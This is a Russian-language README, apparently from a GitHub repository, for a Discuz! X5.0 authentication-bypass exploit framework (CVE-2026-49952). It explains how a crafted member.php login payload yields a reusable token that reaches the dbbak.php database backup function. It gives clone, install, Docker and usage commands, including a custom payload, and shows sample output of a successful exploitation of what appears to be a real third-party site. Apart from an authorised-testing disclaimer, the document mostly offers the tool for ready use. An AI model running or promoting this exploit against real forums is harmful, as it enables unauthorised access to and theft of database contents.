



Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) — критическая уязвимость, позволяющая неавторизованный доступ к резервным копиям базы данных через повторное использование токена оракула шифрования UC_KEY. CVSS 9.1. Полнофункциональный инструмент с определением версии, многоэтапными атаками, интерактивной оболочкой и автоматизированной эксплуатацией. Только авторизованное тестирование.


⚡ CVE-2026-49952 | CVSS 9.1 (Критический ) | Версия 1.0.0
Профессиональный инструмент для тестирования на проникновение, предназначенный для выявления и демонстрации критической уязвимости обхода аутентификации в Discuz! X5.0.
ВАЖНОЕ УВЕДОМЛЕНИЕЭтот инструмент предоставляется только для образовательных целей и авторизованного тестирования безопасности.НЕ ИСПОЛЬЗУЙТЕ этот инструмент на системах, которыми вы не владеете или для тестирования которых у вас нет явного разрешения.Несанкционированный доступ к компьютерным системам незаконен и неэтичен.Автор не несёт ответственности за любое неправильное использование или ущерб, причинённый данным инструментом.Используя этот инструмент, вы соглашаетесь соблюдать все применимые законы и нормативные акты.
Фреймворк эксплуатации обхода аутентификации Discuz! X5.0 предназначен для выявления и демонстрации критической уязвимости обхода аутентификации (CVE-2026-49952) в версиях Discuz! X5.0, выпущенных в период с 20 марта 2026 года по 1 мая 2026 года.
Эта уязвимость позволяет неаутентифицированным злоумышленникам получить доступ к функции резервного копирования базы данных (dbbak.php) путём эксплуатации оракула шифрования UC_KEY для повторного использования токена, что потенциально может привести к раскрытию конфиденциального содержимого базы данных.
🏆 Оценка CVSS: 9.1 (Критический)
🔐 Воздействие: Обход аутентификации
📂 Доступ: Файлы резервных копий базы данных
⚡ Сложность: Низкая (легко эксплуатируется)
🎯 Цель: Discuz! X5.0 (20260320 - 20260501)
| Атрибут | Детали |
|---|---|
| Тип уязвимости | Обход аутентификации |
| Идентификатор CVE | CVE-2026-49952 |
| Версия CVSS | 3.1 |
| Оценка CVSS | 9.1 (Критический) |
| Вектор атаки | Сеть |
| Сложность атаки | Низкая |
| Требуемые привилегии | Отсутствуют |
| Взаимодействие с пользователем | Не требуется |
| Влияние на конфиденциальность | Высокое |
| Влияние на целостность | Высокое |
| Влияние на доступность | Высокое |
| Зрелость кода эксплойта | Функциональная |
| Уровень устранения | Доступно официальное исправление |
Уязвимость присутствует в конечной точке dbbak.php, где механизм проверки токена полагается на оракул шифрования UC_KEY. Создав специальную полезную нагрузку в запросе входа в систему (member.php), злоумышленник может получить действительный токен аутентификации, который можно повторно использовать для доступа к функции резервного копирования базы данных без надлежащей авторизации.
❌ Discuz! X5.0 (20260320 - 20260501) - уязвима
✅ Discuz! X5.0 (20260510+) - исправлена
🔍 Определение версии: автоматическое распознавание отпечатков и идентификация версии Discuz!.
⚡ Многовариантная атака: параллельное тестирование нескольких вариантов полезной нагрузки.
🖥️ Интерактивная оболочка: полнофункциональный интерфейс командной строки для ручной эксплуатации.
🚀 Автоматическая эксплуатация: эксплуатация в один клик с минимальной настройкой.
📊 Сохранение результатов: экспорт результатов эксплуатации в файлы с временными метками.
🌐 Поддержка прокси: настройка HTTP/HTTPS прокси для сетевого доступа.
🎯 Многопоточное сканирование: настраиваемое количество потоков для оптимизации производительности.
🎨 Цветной вывод: профессиональный цветной вывод в терминале.
🔐 Поддержка SSL/TLS: работа с целями как по HTTP, так и по HTTPS.
🔄 Управление сеансами: поддержание постоянного состояния сеанса.
📦 Настройка полезной нагрузки: поддержка внедрения пользовательской полезной нагрузки.
🎯 Проверка цели: проверка установки Discuz! перед эксплуатацией.
Python: версия 3.7 или выше
Pip: менеджер пакетов Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"
python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt
